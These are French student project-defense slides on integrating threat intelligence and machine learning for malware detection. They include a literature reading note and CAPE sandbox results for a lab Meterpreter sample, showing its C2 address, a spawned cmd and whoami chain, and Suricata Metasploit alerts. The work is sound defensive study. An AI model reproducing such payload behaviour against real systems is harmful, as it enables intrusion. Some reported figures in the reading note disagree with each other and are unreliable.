

**Soutenance du projet de M2**



**JUNIA** Grande  
école  
d'ingénieurs  
HEI · ISEN · ISA

# **Intégration de la CTI et de l'apprentissage automatique pour une détection améliorée des menaces numériques**

**Pour l'obtention du « titre d'ingénieur diplômé de l'Institut  
Supérieur d'Electronique et du Numérique – Junia »**

**Projet 03**

**JUNIA ISEN  
2023-2024**

**Réalisé par :** Loïc Blondeau, Cléo Demay, Arthur Fagot, Tanguy Singeot-Sousa, Théo Wattel

**Encadré par :** Madame Mounia Zaydi

# Plan

Introduction

Contexte  
général

Etat de l'art

Partie  
recherche

Partie  
réalisation

Conclusion et  
perspectives

- **Introduction** \_\_\_\_\_
- **1. Contexte général** \_\_\_\_\_
- **2. Etat de l'art** \_\_\_\_\_
- **3. Partie recherche et revue de littérature** \_\_\_\_\_
- **4. Réalisation et mise en œuvre** \_\_\_\_\_
- **Conclusion et perspectives** \_\_\_\_\_



# **Intégration de la CTI et de l'apprentissage automatique pour une détection améliorée des menaces numériques**

Plan

Introduction

# Contexte général

Etat de l'art

Partie  
recherche

Partie  
réalisation

Conclusion et  
perspectives

Conduite de projet

Contexte

Objectifs du projet

Cybersécurité  
Cheffe de projet  
**Équipe  
rédactionnelle**

**CLÉO**



Cybersécurité  
**Équipe  
rédactionnelle**

**THÉO**



IA  
**Équipe  
technique**

**TANGUY**



Cybersécurité  
**Équipe  
technique**

**LOÏC**



Cybersécurité  
**Équipe  
technique**

**ARTHUR**



*Organigramme de l'équipe*

Plan

Introduction

Contexte général

Etat de l'art

Partie recherche

Partie réalisation

Conclusion et perspectives

Conduite de projet

Contexte

Objectifs du projet

## Gestion de projet

List Table **Board** Gantt Calendrier To do par personne

### Déroulement du projet

En retard 0

+ New

In progress 7

#### Réalisation technique

C Cléo Demay T Tanguy  
L loicblondeau59@gmail.com  
A Arthur Fagot Theo

08/01/2024 — 25/05/2024

Normale

#### Rédaction fiche de lecture

C Cléo Demay Theo

08/01/2024 5:30 PM

Normale

#### Préparation du point de mi-parcours

C Cléo Demay Theo L Loïc T Tanguy  
A Arthur Fagot

09/01/2024 9:00 AM — 10/01/2024 7:00 PM

Urgente

#### Faire le premier chapitre : cadrage du projet

C Cléo Demay Theo

10/01/2024 1:30 PM — 12/01/2024 2:30 PM

A faire 16

#### Rédaction fiche de lecture

C Cléo Demay Theo

11/01/2024 12:00 AM

Normale

#### Point de mi-parcours

C Cléo Demay L Loïc T Tanguy  
A Arthur Fagot Theo

11/01/2024 7:00 PM

Urgente

#### Rédaction fiche de lecture

C Cléo Demay Theo

12/01/2024 12:00 AM

Normale

#### CR Semaine de projet 1

C Cléo Demay Theo

12/01/2024 5:30 PM

Normale

#### CR Janvier

Achevée 28

#### Mise en place des outils de gestion du projet

C Cléo Demay

19/09/2023 — 27/09/2023

Normale

#### Template des fiches de lecture

Theo

24/09/2023 — 26/09/2023

Normale

#### Création du document de gestion de temps

Theo

26/09/2023 — 26/09/2023

Normale

#### Mail prof organisation

T Tanguy

26/09/2023 — 26/09/2023

Normale



## Journal de bord

### ⚠ Définition du projet

1 Septembre

2 Octobre

3 Novembre

4 Janvier

Fiches de lecture

Liste de Dataset



- **Réunion** d'équipe régulières
- Echanges en continu avec la professeure
- Diagramme de **Gantt**

Plan

Introduction

# Contexte général

Etat de l'art

Partie recherche

Partie réalisation

Conclusion et perspectives

Conduite de projet

Contexte

Objectifs du projet

Projet d'étudiant master 2 en alternance

Validation du titre d'ingénieur

332h/Homme

**Contexte pédagogique**

**Contexte scientifique & professionnel**

Développement de l'IA & de la CTI

Première approche de l'exercice de la thèse

Opportunités d'intégration en production

Conduite de projet

Contexte

Objectifs du projet

*Tableau des objectifs du projet*

Objectifs de recherche
Rédaction d'une revue de littérature
Analyse critique de l'existant
Formulation d'une question de recherche

Objectifs de réalisation
Conception d'un environnement de test
Benchmark de plusieurs algorithmes
Comparaison des performances

Cyber Kill Chain

IA

CTI



*Cyber Kill Chain de Lockheed Martin*



*Unified Kill Chain*



Plan

Introduction

Contexte général

# État de l'art

Partie recherche


Partie réalisation

Conclusion et perspectives

Cyber Kill Chain

IA

CTI



Cyber Kill Chain

IA

CTI

Définition

La Cyber Threat Intelligence (CTI) est une discipline de la cybersécurité qui vise à rassembler, analyser et diffuser du renseignement sur les cybermenaces.

Composantes

- Observables
- Indicateurs de compromission (IoC)
- Méthodes d'attaque
- Vulnérabilités



Interface d'OpenCTI

## Méthodologie

## Analyse critique

## Question de recherche

### Titre du document

### Critères de sélection des articles

Date d'écriture supérieure à 2019

DOI reconnu

Mots clés : CTI, IA, Malware detection

Données de comparaison détaillées

### En-tête

### Problématique

### Résumé

### Moyens employés

Fiche de lecture – Projet Cyber Threat Intelligence et apprentissage automatique

Fiche de lecture – Projet Cyber Threat Intelligence et apprentissage automatique

Fiche de lecture – Projet Cyber Threat Intelligence et apprentissage automatique

## Performance Evaluation of Machine Learning Classifiers in Malware Detection

Auteur(s) : Umesh V. Nilam, Virohaji M. Deshmukh	
Type : Article	Date de publication : 13/06/2022
Lecteur(s) : Cléo DEMAY	Date de lecture : 29/01/2024
Site/Source : 2022 IEEE International Conference on Distributed Computing and Electrical Circuits and Electronics (DCECE)	Lien : <a href="https://ieeexplore.ieee.org/document/9791102">https://ieeexplore.ieee.org/document/9791102</a>

Quelles sont les performances et les limites de différents algorithmes d'apprentissage automatique pour la détection de malwares, et quelle est l'approche la plus prometteuse pour l'avenir ?

### Résumé

Les logiciels malveillants (malwares) constituent une menace constante pour la sécurité des appareils et des données.

L'apprentissage automatique offre des solutions prometteuses pour la détection de malwares. Cet article évalue la performance de différents algorithmes d'apprentissage automatique pour la détection de malwares.

Dix algorithmes ont été sélectionnés et sont évalués sur un ensemble de données contenant 15 036 malwares ou application bénignes. L'article explique que les appareils Android sont les plus susceptibles d'être attaqués selon une étude de 2019, l'article se concentre alors sur ces derniers. La performance des algorithmes est évaluée à l'aide de plusieurs métriques, notamment la précision, le taux de faux positifs et le taux de faux négatifs.

Dans une première partie, l'article fait un état de l'art des travaux réalisés sur le sujet. Ensuite, il détaille la méthodologie utilisée, puis les critères retenus pour l'évaluation d'algorithme et enfin les résultats.

L'algorithme XGBOOST a obtenu, selon cette méthodologie, les meilleurs résultats avec une précision de 98,72% et un faible taux de faux positifs, ce qui en fait un outil prometteur pour la lutte contre les malwares.

L'article suggère également d'évaluer la performance de divers algorithmes de deep learning pour améliorer la précision des techniques de détection des logiciels malveillants.

Cet article a introduit le concept d'algorithme de boosting, ce qui représente une piste intéressante à explorer.

### Moyens employés

Afin de déterminer la performance des différents algorithmes de machine learning, les auteurs utilisent différents moyens. Tout d'abord, l'état de l'art des travaux en la matière leur permet de définir les 10 algorithmes utilisés :

- Logistic Regression: Un modèle statistique qui prédit la probabilité d'un événement binaire.
- SVM (Support Vector Machine): Un algorithme de classification qui recherche les hyperplans qui maximisent la marge entre les classes.
- Random Forest: Un ensemble d'arbres de décision qui sont utilisés pour faire des prédictions.
- Naive Bayes: Un modèle probabiliste qui fait des prédictions basées sur l'indépendance conditionnelle des attributs.

- KNN (K-nearest Neighbors): Un algorithme de classification qui prédit la classe d'un point en fonction des classes de ses K voisins les plus proches.
- Kernal SVM: Une variante de SVM qui utilise une fonction noyau pour transformer les données dans un espace de dimension supérieure.
- Decision Tree: Un arbre de décision est un modèle de classification qui utilise des règles logiques pour prédire la classe d'un point.
- XGBOOST: Un algorithme d'apprentissage automatique qui combine les prédictions de plusieurs arbres de décision pour obtenir une meilleure performance.
- AdaBoost: Un algorithme d'apprentissage automatique qui adapte les poids des exemples au cours de l'apprentissage.
- Gradient Boost: Un algorithme d'apprentissage automatique qui utilise des arbres de décision pour corriger les erreurs des prédictions précédentes.

Le choix de ces algorithmes s'est basé sur leur performance dans des études antérieures sur la détection de malwares et leur capacité à gérer des ensembles de données de grande taille.

On peut constater que parmi cette sélection, il y a 5 algorithmes de boosting. Le boosting est une méthode d'apprentissage ensembliste qui combine un ensemble d'apprenants faibles en un apprenant fort, afin de réduire les erreurs d'apprentissage. Dans le boosting, un échantillon aléatoire de données est sélectionné, doté d'un modèle, puis entraîné séquentiellement, c'est-à-dire que chaque modèle tente de compenser les faiblesses de son prédécesseur.

Le dataset utilisé quant à lui est le dataset debian-215 obtenu depuis Kaggle qui contient 5 560 malware et 9 476 applications bénignes. Il a été sélectionné pour sa taille et sa diversité.

Afin de réaliser les expérimentations, c'est l'IDE Python gratuit SPIDER qui est utilisé inclus avec Anaconda. Cet IDE possède de nombreuses bibliothèques de machines learning utiles pour l'analyse de ces différents algorithmes.

Afin de mesurer la performance de ces classifieurs, plusieurs critères ont été définis :

- La précision : elle mesure la proportion de prédictions correctes parmi toutes les prédictions effectuées.
- L'AUC (Area Under the ROC Curve) : elle est une mesure de la performance d'un modèle de classification binaire. Elle est calculée en calculant l'aire sous la courbe ROC (Receiver Operating Characteristic). La courbe ROC est un graphique qui montre la relation entre le taux de faux positifs (FP) et le taux de vrais positifs (TP).
- à différents seuils de classification. Une AUC de 1 indique un modèle parfait, tandis qu'une AUC de 0,5 indique un modèle équivalent à un tirage au sort.
- Le taux de faux positif : il mesure la proportion de cas négatifs qui sont incorrectement prédits comme positifs.
- Le taux de faux négatif : il mesure la proportion de cas positifs qui sont incorrectement prédits comme négatifs.

La méthodologie employée par les chercheurs est détaillée dans l'article mais peut être résumée comme cela :

- Collecte de données
- Pré-traitement des données : les données ont été nettoyées et normalisées pour garantir leur cohérence.
- Extraction des features et sélection de 10 features basées sur un score d'importance de feature
- Apprentissage et évaluation des modèles : les modèles ont été entraînés et évalués sur l'ensemble de données prétraité.

Pour évaluer les compétences des algorithmes, la validation croisée k-fold est utilisée avec un K de 10. Cette technique consiste à diviser l'ensemble de données en k sous-ensembles, ou folds. Ensuite, le modèle est entraîné sur k-1 folds et évalué sur le fold restant. Ce processus est répété k fois, en s'assurant que chaque fold est utilisé une fois comme ensemble de test.

### Solution trouvée

Voilà le tableau des résultats de ces expérimentations :

Name of Algorithm	Accuracy	AUC	F1 Score	Recall	Precision
Logistic Regression	0.78	0.75	0.76	0.77	0.79
SVM	0.82	0.80	0.81	0.82	0.83
Random Forest	0.95	0.94	0.95	0.96	0.97
AdaBoost	0.96	0.95	0.96	0.97	0.98
Gradient Boost	0.98	0.97	0.98	0.99	0.99
XGBOOST	0.99	0.98	0.99	1.00	1.00

On peut ainsi constater que l'algorithme XGBOOST a obtenu les meilleurs résultats avec une précision de 98,72%, une AUC de 0,99, un taux de faux positifs de 0,008% et un taux de faux négatifs de 0,015%. Après XGBOOST, c'est l'algorithme Random forest qui a la précision la plus haute avec 98,34%.

### Critique de la solution

Au-delà du résultat trouvé, cet article confirme que l'apprentissage automatique est une approche prometteuse dans le domaine de la détection de malwares. Les résultats pourraient être utilisés pour développer des solutions de sécurité plus efficaces pour les appareils Android et l'algorithme XGBOOST pourrait être intégré dans des applications antivirus et anti-malwares pour améliorer leur capacité à détecter et bloquer les malwares.

Cependant, cette étude présente certaines limites. Tout d'abord, les résultats de cette étude dépendent en majeure partie par les critères sélectionnés. Des critères différents, plus nombreux ou plus représentatifs pourraient donner des résultats différents. Ces derniers sont alors à nuancer. Il en est de même pour les features sélectionnées. De plus, la taille de l'ensemble de données est relativement petite et ne peut pas être considérée comme représentative de l'ensemble des malwares existants, d'autant plus qu'ils sont de plus en plus sophistiqués et en constante évolution.

Enfin, l'étude ne s'est concentrée que sur les appareils Android. Elle pourrait alors être améliorée en utilisant un ensemble de données plus large et en s'attaquant à la détection de malwares sur d'autres plateformes, telles que iOS et Windows.

L'article suggère également d'évaluer la performance de divers algorithmes de deep learning pour améliorer la précision des techniques de détection des logiciels malveillants.

Cet article a introduit le concept d'algorithme de boosting, ce qui représente une piste intéressante à explorer.

### Remarques complémentaires

Cet article a introduit le concept d'algorithme de boosting, ce qui représente une piste intéressante à explorer.

M2 2023/2024

JUNIA  
Grande école d'ingénieurs

Page 1 sur 3

M2 2023/2024

JUNIA  
Grande école d'ingénieurs

Page 2 sur 3

M2 2023/2024

JUNIA  
Grande école d'ingénieurs

Page 3 sur 3

### Solution trouvée

### Critique de la solution

### Remarques complémentaires

Méthodologie

Analyse critique

Question de recherche

« <i>2021 SANS CTI Survey</i> » Rebekah Brown et Robert M. Lee	Utilisation croissante de la CTI dédiée plutôt au processing des données
« <i>CTI – Issue and Challenges</i> » Md Sahrom Abu, Siti Rahayu Selamat, Aswami Ariffin, Robiah Yusof « <i>CyTIME - CTI ManagEment framework for automatically generating security rules</i> » Eunsoo Kim, Kuyju Kim, Dongsoon Shin, Beomjin Jin, Hyoungshick Kim	Définition et standardisation des données CTI
« <i>A Comprehensive Survey on Identification of Malware Types and Malware Classification Using Machine Learning Techniques</i> » Nagababu Pachhala, S. Jothilakshmi et Bhanu Prakash Battula	Identification et des classification les logiciels malveillants. Collecte d'un grand nombre de données
« <i>Performance Evaluation of Machine Learning Classifiers in Malware Detection</i> » Umesh V. Nikam et Vaishali M. Deshmuh	Etude de la performance de dix algorithmes d'apprentissage (XGBoost)
« <i>Avast-CTU Public CAPE Datasets</i> » Branislav Bošanský, Dominik Kouba, Ondřej Manhal <i>et al.</i> « <i>Algorithmes d'Intelligence Artificielle en Cybersécurité &amp; Intégration en environnements constraints</i> » Stéphane Morucci, Stéphane Davy, Nicolas Raux <i>et al.</i>	Pertinence des données et caractère éphémère de celles-ci
« <i>Artificial intelligence in cyber security: research advances, challenges, and opportunities</i> » Zhimin Zhang, Huansheng Ning, Feifei Shi <i>et al.</i>	Intégration d'un facteur humain avec le modèle « Human-in-the-Loop »

Plan

Introduction

Contexte  
général

État de l'art

**Partie recherche**

Partie  
réalisation

Conclusion et  
perspectives

Méthodologie

Analyse critique

Question de recherche

Lien fort avec une plateforme  
collaborative de CTI

*"A Comprehensive Survey on Identification of Malware Types and Malware  
Classification Using Machine Learning Techniques"*

Enrichissement continu du modèle,  
résolvant le problème  
d'obsolescence

*"Avast-CTU Public CAPE Dataset"*

***Comment améliorer les techniques  
d'apprentissage automatique existantes pour  
détecter des malwares connus et inconnus en  
intégrant des données de la CTI ?***

Duplication des algorithmes de  
reconnaissance

*"Human in the Loop"*


Intégration de l'humain dans la  
boucle

*"Artificial intelligence in cyber security: research advances, challenges, and  
opportunities"*

## Installation

## Mise en œuvre

## Résultat



Plan

Introduction

Contexte général

État de l'art

Partie recherche

**Partie réalisation**

Conclusion et perspectives

Installation

Mise en œuvre

Résultat

The screenshot displays the CAPE web interface. At the top, there is a navigation bar with the CAPE logo and links to Dashboard, Recent, Pending, Search, API, Submit, Statistics, Docs, and Changelog. A search bar is located on the right. Below the navigation bar, there are tabs for File(s), PCAP, and Static. The main content area is a configuration form with the following sections:

- Advanced Options**: A section header.
- Analysis Package**: A dropdown menu set to "Detect Automatically".
- Machine**: A dropdown menu set to "First available".
- Network routing through dirty line or VPN**: A dropdown menu set to "Internet (dirty line, virbr1)".
- Timeout (in seconds)**: A text input field containing "200".
- Options (help)**: A text input field.
- Priority**: A dropdown menu set to "Medium".
- Clock**: A text input field showing a date and time format "MM-DD-YYYY HH:mm:00".
- Tasks Tags(allows set "tag" for your jobs)**: A text input field.
- Python Pre-Execution Script to run**: A text input field with a "Select" button next to it.

Plan

Introduction

Contexte général

État de l'art

Partie recherche

**Partie réalisation**

Conclusion et perspectives

Installation

Mise en œuvre

Résultat

The screenshot shows the configuration interface of the CAPE Sandbox. It features a dark theme with a central configuration panel. At the top, there's a 'Clock' section with a text input field showing 'MM-DD-YYYY HH:mm:00'. Below this is a 'Tasks Tags' section with a text input field and a note '(allows set "tag" for your jobs)'. The 'Python Pre-Execution Script to run' section has a text input field and a 'Select' button. The 'Python During-Execution Script to run' section also has a text input field and a 'Select' button. The 'Custom' section has a text input field. Below these are several checkboxes for various options: 'Disable process dumps', 'Full process memory dumps', 'AMSI dumps (Windows 10+ Anti-Malware Scan Interface)' (checked), 'Enable import reconstruction in process dumps', 'Enforce Timeout', 'Run without monitoring (disables many capabilities)', 'Active unpacking (uses debugger breakpoints)', 'Syscall hooks (Windows 10+)' (checked), 'No Fake Referrer for URL Tasks', 'Disable automated interaction', 'Interactive desktop', 'Try to extract config without VM (Submit to VM if not extracted)', and 'Thread-based monitor injection (Cuckoo-style)'. At the bottom of the panel is an 'Analyze' button. Below the panel is a 'Back to the top' link, and at the very bottom is the text 'CAPE Sandbox on GitHub'.



Plan

Introduction

Contexte  
général

État de l'art

Partie  
recherche

Partie réalisation

Conclusion et  
perspectives

Installation

Mise en œuvre

Résultat

cape

DashboardRecentPendingSearchAPISubmitStatisticsDocsChangelog

Search term as regexSearch

Quick OverviewBehavioral AnalysisNetwork AnalysisPayloads (4)Compare this analysis to...

Detection(s): RozenaMeterpreter

Analysis

Category	Package	Started	Completed	Duration	Log(s)
FILE	exe	2024-05-22 16:10:57	2024-05-22 16:15:03	246 seconds	Show Analysis Log

Machine

Name	Label	Manager	Started On	Shutdown On	Route
win7	win7	KVM	2024-05-22 16:10:57	2024-05-22 16:15:03	internet

⌵ Rozena Config

Type	Rozena Config
C2	192.168.100.1
Port	9999
Extracted From	sha256: ff01892a9c664c78310c7746b403bc7804e138373d860660fc7fc5a14122f8fa

File Details

File Name	poc.exe
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
File Size	73802 bytes
MD5	0b70eb2789444c63b22570df022c339f

Plan

Introduction

Contexte général

État de l'art

Partie recherche

Partie réalisation

Conclusion et perspectives

Installation

Mise en œuvre

Résultat

cape

DashboardRecentPendingSearchAPISubmitStatisticsDocsChangelog

Search term as regexSearch

Quick OverviewBehavioral AnalysisNetwork AnalysisPayloads (4)Compare this analysis to...

Process Tree

- poc.exe 1048 Rozena -> Meterpreter
  - cmd.exe 2704 C:\Windows\system32\cmd.exe
    - whoami.exe 2904 whoami

Searchpoc.exe (1048)cmd.exe (2704)whoami.exe (2904)

poc.exe, PID: 1048, Parent PID: 856  
Full Path: C:\Users\win7\AppData\Local\Temp\poc.exe  
Command Line: "C:\Users\win7\AppData\Local\Temp\poc.exe"

defaultregistryfilesystemnetworkprocessthreadingservicesdevice synchronizationcrypto browserall

API(list) separated by ';' Precede with '!' for exclusion

Additional Filters

123456...52

Time	TID	Caller	API	Arguments	Status	Return	Repeated
2024-05-22 16:11:39,948	2072	0x7777c7be 0x77759e59	NtDelayExecution	Milliseconds: 30 Status: Skipped	success	0x00000000	19 times
2024-05-22 16:11:39,948	2072	0x7777c7be 0x77759e59	NtDelayExecution	Status: Skipped log limit reached	success	0x00000000	
2024-05-22 16:11:39,964	1980	0x77783046 0x777a13d2	NtQueryValueKey	KeyHandle: 0x00000000 ValueName: DisableUserModeCallbackFilter FullName: DisableUserModeCallbackFilter	failed	INVALID_HANDLE	
2024-05-22 16:11:39,979	1980	0x00408467 0x00000000	NtAllocateVirtualMemory	ProcessHandle: 0xfffffffffffff BaseAddress: 0x003c0000 RegionSize: 0x00001000 Protection: PAGE_EXECUTE_READWRITE StackPivoted: no	success	0x00000000	

Plan

Introduction

Contexte  
général

État de l'art

Partie  
recherche


Partie réalisation

Conclusion et  
perspectives

Installation

Mise en œuvre

Résultat

 Dashboard Recent Pending Search API Submit Statistics Docs Changelog

Search term as regexSearch

Quick OverviewBehavioral AnalysisNetwork AnalysisPayloads (4)Compare this analysis to...

PCAPPCAP

Hosts (0)DNS (0)TCP (1)UDP (3)HTTP (0)SMTP (0)IRC (0)ICMP (0)Suricata Alerts (3)Suricata TLS (0)Suricata HTTP (0)Suricata Files (0)

Suricata Alerts

Timestamp	Source IP	Source Port	Destination IP	Destination Port	Protocol	GID	SID	REV	Signature	Category	Severity
2024-05-22 16:11:39.742923+0200	192.168.100.1 [VT]	9999	192.168.100.2 [VT]	49163	TCP	1	2035480	3	ET HUNTING PE EXE Download over raw TCP	Misc activity	3
2024-05-22 16:11:39.746025+0200	192.168.100.2 [VT]	49163	192.168.100.1 [VT]	9999	TCP	1	2260003	1	SURICATA Applayer Protocol detection skipped	Generic Protocol Command Decode	3
2024-05-22 16:11:39.746717+0200	192.168.100.1 [VT]	9999	192.168.100.2 [VT]	49163	TCP	1	2025644	1	ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)	A Network Trojan was detected	1

